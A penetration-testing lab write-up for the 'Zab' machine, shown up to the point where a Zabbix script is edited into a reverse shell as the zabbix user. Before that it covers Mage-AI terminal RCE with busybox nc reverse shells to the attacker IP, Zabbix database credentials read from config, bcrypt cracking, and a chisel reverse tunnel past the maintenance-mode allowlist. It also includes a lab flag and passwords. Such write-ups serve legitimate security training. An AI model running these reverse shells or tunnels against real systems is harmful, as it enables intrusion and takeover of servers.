Zab
The IP may vary: the lab had to be restarted at some point, so screenshots and commands might show a different address. Replace it with the one from your own instance.
TL;DR. Mage-AI on 6789 with a native terminal that runs commands aswww-data, Zabbix credentials in/etc/zabbix/web/zabbix.conf.php, admin bcrypt cracked with rockyou, Zabbix panel in maintenance mode except fromlocalhost(reached by pivoting withchisel), abusing Zabbix scripts (theDetect operating systemscript runs on the server aszabbix; we edit its command into a reverse) to jump tozabbix, andsudo rsyncas the final vector to root via GTFOBins.
Recon
Initial scan
The port scan opens three ports, two of them HTTP:
ping -c 1 192.168.126.210     # ttl=61 → Linux
sudo nmap -sS -Pn -p- --min-rate 5000 --open 192.168.126.210
PORT STATE SERVICE
22/tcp open ssh
80/tcp open http
6789/tcp open httpnmap -p22,80,6789 -sCV 192.168.126.210PORT STATE SERVICE VERSION
22/tcp open ssh OpenSSH 8.9p1 Ubuntu 3ubuntu0.10
80/tcp open http Apache httpd 2.4.52 (default page)
6789/tcp open http Tornado httpd 6.3.3HTTP - TCP 80

The root of port 80 is Apache's default Ubuntu page, but probing known paths, /zabbix/index.php answers with a notice: "Zabbix is under maintenance". Zabbix ships a maintenance mode gated by an IP allowlist: non-allowlisted addresses get that banner and the login is hidden. This detail matters later (it is why we will have to pivot to appear as localhost).
HTTP - TCP 6789 (Mage-AI)

Port 6789 serves Mage-AI (Tornado), a web IDE for data pipelines. The dashboard confirms version v0.9.75 and, more importantly, Mage-AI ships with an interactive terminal by design at /terminal. With no auth in front, it is straight RCE.
Shell as www-data
Mage-AI - native-terminal RCE
Before triggering the shell, we set up an nc listener:
nc -nlvp 4444Browsing to /terminal in the panel opens a shell directly on the server. Fire a reverse:
busybox nc 192.168.45.201 4444 -e bash
www-data@zab:~/html$ cat local.txt
788e683a708d4360281ea8a11bc14af1
Shell as zabbix (user pivoting)
MySQL credentials in zabbix.conf.php
The hostname (zab) and the Apache on 80 suggest Zabbix is around even if the root does not respond. We look for the install:
find / -name zabbix 2>/dev/null
cd /etc/zabbix/web
cat zabbix.conf.php | grep -i pass -B 3
mysql -u zabbix -pbreadandbuttereater121
www-data@zab:/etc/zabbix/web$ cat zabbix.conf.php | grep -i pass -B 3
$DB['PORT']     = '0';
$DB['DATABASE'] = 'zabbix';
$DB['USER']     = 'zabbix';
$DB['PASSWORD'] = 'breadandbuttereater121';
www-data@zab:/etc/zabbix/web$ mysql -u zabbix -pbreadandbuttereater121
Welcome to the MySQL monitor.  Commands end with ; or \g.
Server version: 8.0.41-0ubuntu0.22.04.1 (Ubuntu)
The Zabbix web file stores the DB connection creds in cleartext. With them we hit MySQL and pull the users table with the Zabbix panel admin hashes.

mysql> select * from users;
| userid | username | ...  | passwd
|      1 | Admin    | ...  | $2y$10$KA6iPN5sY5.Z4KLerN7XOOO1P7jR8MD2e0SqNRXOsJjV1b.8c5Si.
|      2 | guest    | ...  | $2y$10$89otZrRNmde97rIyzclecuk6LwKAsHN0BcvoOKGjbT.BwMBfm7G06
2 rows in set (0.00 sec)
The users table in the zabbix database stores the bcrypt hash of Admin ($2y$10$KA6iPN5sY5...).
Cracking the bcrypt
The $2y$ prefix identifies bcrypt, an algorithm slow by design, so we crack it by dictionary and let it run:
john --wordlist=/usr/share/wordlists/rockyou.txt hash
dinosaur (Admin)Zabbix in maintenance except from localhost - chisel
Using curl from the box itself confirms the recon hunch: from localhost, /zabbix/ does NOT show the maintenance banner but the panel's login form. Zabbix's maintenance mode is filtered by IP and 127.0.0.1 is on the allowlist.
curl localhost/zabbix/ | grep -i login --color
www-data@zab:/etc/zabbix/web$ curl localhost/zabbix/ | grep -i login --color
...<div class="signin-container">...<label for="password">Password</label>
<input type="password" id="password" name="password" ...>...autologin...
To present ourselves as localhost from the attacker's browser we set up a port forward with chisel. We push the binary to the target (HTTP server on the attacker, wget on the victim):
# attacker
python3 -m http.server 80
# victim
wget http://192.168.45.201/chisel
chmod +x chisel
$ locate chisel | head -n 2
/home/krmena/Downloads/chisel_1.11.3_linux_amd64.gz
/home/krmena/tools/chisel

Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
192.168.126.210 - - [08/Mar/2026 02:10:07] "GET /chisel HTTP/1.1" 200 -

www-data@zab:/tmp$ wget http://192.168.45.201/chisel
--2026-03-08 02:10:05--  http://192.168.45.201/chisel
Connecting to 192.168.45.201:80 ... connected.
HTTP request sent, awaiting response ... 200 OK
Length: 8077312 (7.7M) [application/octet-stream]
Saving to: 'chisel.1'

2026-03-08 02:10:34 (277 KB/s) - 'chisel.1' saved [8077312/8077312]

www-data@zab:/tmp$ chmod +x chisel
On the attacker we start a chisel server in reverse mode and open a client with R:80 on the target (all local HTTP on the target is exposed on the attacker's port 80):
# attacker
chisel server --reverse -p 1234
# victim
./chisel client 192.168.45.201:1234 R:80
2026/03/08 02:12:38 server: Reverse tunnelling enabled
2026/03/08 02:12:38 server: Fingerprint WO3BbJZbq777Qg4phecwEEwDD4Mhmk0JoMdpA1p0TEo=
2026/03/08 02:12:38 server: Listening on http://0.0.0.0:1234
2026/03/08 02:12:52 server: session#1: tun: proxy#R:80=>80: Listening

The tunnel is up: the client's R:80 exposes the target's local HTTP on the attacker's port 80. Now http://localhost/zabbix/index.php on the attacker maps to the target's local panel, where we log in with Admin / dinosaur.
RCE via Zabbix scripts - shell as zabbix
As Admin we hold the super-admin role. Under Alerts → Scripts Zabbix lets you define scripts of type Script that run on the Zabbix server itself ("Execute on: Zabbix server/proxy") as the system user running the daemon, i.e. zabbix. There is a pre-existing one, "Detect operating system", whose command is:
sudo /usr/bin/nmap -O {HOST.CONN}
That script actually has two possible abuses. The first is a classic injection: the {HOST.CONN} macro is the address of the host it runs against, controlled by us when we create a host, so a name with metacharacters would inject commands into the sudo nmap. The second, more direct, is that as Admin we can edit the script body itself: swap the command for a reverse shell and run it as-is.
We stand up the listener first. With Penelope we reuse the www-data session and add a listener on 5555:
penelope
# (Penelope)> listeners add -p 5555
www-data@zab:/tmp$ ./chisel client 192.168.45.201:1234 R:80
2026/03/08 02:12:50 client: Connecting to ws://192.168.45.201:1234
2026/03/08 02:12:50 client: Connected (Latency 31.059236ms)

[!] Session detached

(Penelope)-(Session [1])> listeners add -p 5555
[+] Listening for reverse shells on 0.0.0.0:5555  ->  127.0.0.1 . 192.168.1.80 . 172.17.0.1 . 192.168.45.201
We edit the "Detect operating system" script command and replace it with the reverse (no sudo, so it runs as zabbix), then click Update:
busybox nc 192.168.45.201 5555 -e bash
